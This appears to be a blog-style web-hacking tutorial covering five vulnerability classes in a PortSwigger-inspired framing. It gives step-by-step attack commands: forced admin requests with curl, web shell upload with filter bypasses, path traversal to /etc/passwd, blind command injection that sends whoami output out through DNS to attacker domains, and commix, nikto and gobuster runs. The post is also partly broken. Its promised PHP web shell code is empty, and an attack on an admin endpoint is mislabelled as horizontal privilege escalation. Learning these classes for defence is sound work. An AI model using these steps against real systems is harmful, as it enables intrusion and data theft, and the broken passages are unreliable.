Listen to this Post

Introduction:
The digital perimeter is constantly under assault, with web applications serving as the primary battleground. Mastering core vulnerability classes is no longer optional for security professionals; it is a fundamental requirement. This guide delves into the critical flaws recently highlighted in PortSwigger’s Web Security Academy, providing the offensive knowledge necessary to build robust defensive strategies.
Learning Objectives:
- Understand the mechanics and real-world impact of five critical web application vulnerabilities.
- Acquire a practical command-line and toolset proficiency for identifying and exploiting these flaws.
- Develop a methodological approach for penetration testing and implementing effective mitigations.
You Should Know:
1. Broken Access Control Exploitation
Broken Access Control consistently ranks as a critical security risk, allowing attackers to bypass authorization and perform actions as other users.
`curl -H “Cookie: session=ATTACKER_SESSION_TOKEN” -X POST http://vulnerable-site.com/admin/delete-user -d “userid=123″`
This curl command demonstrates a Horizontal Privilege Escalation attempt by forcibly browsing to an admin endpoint. By substituting a valid session cookie, an attacker attempts to access functionality restricted to administrators.
Step-by-Step Guide:
- Authenticate to the application and capture your session cookie using a browser’s developer tools.
- Identify a privileged endpoint, such as `/admin` or
/api/user/[user-id]/delete. - Craft a malicious request using `curl` or a proxy like Burp Suite, replacing the `userid` parameter with that of another victim.
- Submit the request and analyze the response. A successful 200 OK or 302 Redirect may indicate the vulnerability is present.
2. Unrestricted File Upload to Web Shell
Malicious file uploads can lead to full server compromise if the application fails to properly validate and sanitize incoming files.
``
This is a simple PHP web shell. When uploaded to the server and accessed, it allows execution of arbitrary operating system commands via the `cmd` parameter in the URL.
Step-by-Step Guide:
- Create a payload file like `shell.php` containing the code above.
- Bypass client-side filters by intercepting the upload request with Burp Suite and altering the `Content-Type` header to `image/jpeg` or the filename to
shell.php%00.jpg. - Upload the file and note the location where it is stored.
- Access the uploaded shell via a browser or `curl` and execute commands by appending `?cmd=whoami` to the URL.
3. Path Traversal Directory Enumeration
Path Traversal vulnerabilities enable attackers to read arbitrary files on the server’s filesystem, potentially leaking sensitive data like configuration files or passwords.
`curl http://vulnerable-site.com/load?file=../../../../etc/passwd`
This command attempts to break out of the web root directory using the `../` sequence to target the `/etc/passwd` file on a Linux system.
Step-by-Step Guide:
- Find a parameter that takes a filename, such as
?file=report.pdf. - Manipulate the parameter by adding a sequence of `../` to traverse to the root directory. The number required may vary.
- Append the target file path, such as `/etc/passwd` on Linux or `\windows\boot.ini` on older Windows systems.
- URL-encode critical characters like `../` to `..%2f` or `..\` to `..%5c` to bypass basic filters.
4. Blind OS Command Injection
Command Injection flaws allow attackers to execute arbitrary OS commands on the hosting server, often with the same privileges as the vulnerable application.
`ping -c 1 $(whoami).attacker-domain.com`
This command uses a sub-shell to execute the `whoami` command and injects the output into a DNS lookup. This is a common technique for exfiltrating data in blind command injection scenarios.
Step-by-Step Guide:
- Identify a susceptible input field, such as one for submitting feedback or pinging a network device.
- Test for injection by terminating the intended command with a semicolon `;` or ampersand `&` and appending a harmless command like
whoami. - For blind injection, use time-delay commands (
ping -c 10 127.0.0.1) or out-of-band (OOB) techniques with DNS (nslookup $(whoami).attacker.com) to confirm execution. - Use a tool like `commix` to automate the exploitation process:
commix -u http://target.com/ --os-cmd whoami.
5. Information Disclosure via Verbose Errors
Overly descriptive error messages can reveal stack traces, database queries, server paths, and API keys, providing attackers with a treasure trove of information for further attacks.
`nikto -h http://vulnerable-site.com/ -Display V`
The Nikto scanner’s verbose mode will report on discovered files and directories, including common paths like `/server-status` or `/phpinfo.php` that often leak sensitive information.
Step-by-Step Guide:
- Force error conditions by submitting unexpected data types, extremely long strings, or malformed requests.
- Fuzz directories and files using a wordlist and tools like `gobuster` (
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt). - Review all server responses carefully in your proxy for any information leak, including headers like `X-Powered-By` or
Server. - Access known information-leaking endpoints like `/.git/` or `/WEB-INF/web.xml` to attempt source code disclosure.
What Undercode Say:
- Offensive Skills Are Defensive Necessities: The most effective defenders are those who can think and operate like determined attackers. Understanding the depth of these exploits is paramount for building truly resilient systems.
- Automation is Key to Scale: Manual testing for these vulnerabilities is insufficient for modern applications. Mastery of tools like Burp Suite,
commix,gobuster, and custom scripts is non-negotiable for comprehensive security assessment.
The proliferation of complex web applications ensures that these classic vulnerability classes will remain prevalent for years to come. The shift towards DevOps and CI/CD pipelines has increased the speed of development, often at the expense of security testing. This creates a fertile ground for these flaws to be introduced and overlooked. Future attacks will increasingly leverage AI to automatically fuzz applications, identify these vulnerability patterns at scale, and craft sophisticated payloads that bypass weak mitigations. The industry’s response must be an equally automated and deeply integrated approach to security, moving beyond periodic scans to continuous, intelligent testing throughout the software development lifecycle.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/dkKvYjEq – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


